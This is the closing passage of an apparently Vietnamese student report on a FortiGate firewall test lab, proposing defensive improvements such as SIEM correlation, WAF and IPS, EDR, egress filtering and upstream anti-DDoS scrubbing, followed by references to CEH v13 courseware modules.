Trong giai đoạn tiếp theo, mô hình có thể được phát triển từ một môi trường kiểm thử độc lập thành kiến trúc defense-in-depth có khả năng giám sát và phản ứng tự động tốt hơn. Forward Traffic, System Events, authentication log và DoS Anomaly log nên được tập trung về SIEM để correlation các event giữa nhiều security layer, xây dựng alert rule và hỗ trợ incident investigation thay vì chỉ kiểm tra log trực tiếp trên FortiGate. Đối với Web Server trong DMZ, WAF và IPS có thể được bổ sung để kiểm soát application-layer attack, exploit attempt và malicious traffic mà Firewall Policy hoặc DoS Policy đơn thuần không xử lý đầy đủ; đồng thời endpoint phía trong cần tiếp tục được bảo vệ bằng EDR, Egress Filtering và inter-zone policy theo Least Privilege. Với nguy cơ DDoS quy mô lớn, cần kết hợp Cloud Anti-DDoS hoặc upstream scrubbing

từ ISP/cloud provider vì local firewall không thể bảo vệ availability khi attack traffic đã làm đầy đường truyền trước khi đến thiết bị; các nghiên cứu tiếp theo cũng nên mở rộng sang multi-source traffic, đo latency và service availability của legitimate client, tối ưu anomaly threshold và đánh giá khả năng phục hồi của hệ thống sau sự cố.

TÀI LIỆU THAM KHẢO

[1] EC-Council, Certified Ethical Hacker (CEH) v13 Courseware, Module 01, 2024.

[2] EC-Council, Certified Ethical Hacker (CEH) v13 Courseware, Module 06, 2024.

[3] EC-Council, Certified Ethical Hacker (CEH) v13 Courseware, Module 07, 2024.

[4] EC-Council, Certified Ethical Hacker (CEH) v13 Courseware, Module 08, 2024.

[5] EC-Council, Certified Ethical Hacker (CEH) v13 Courseware, Module 10, 2024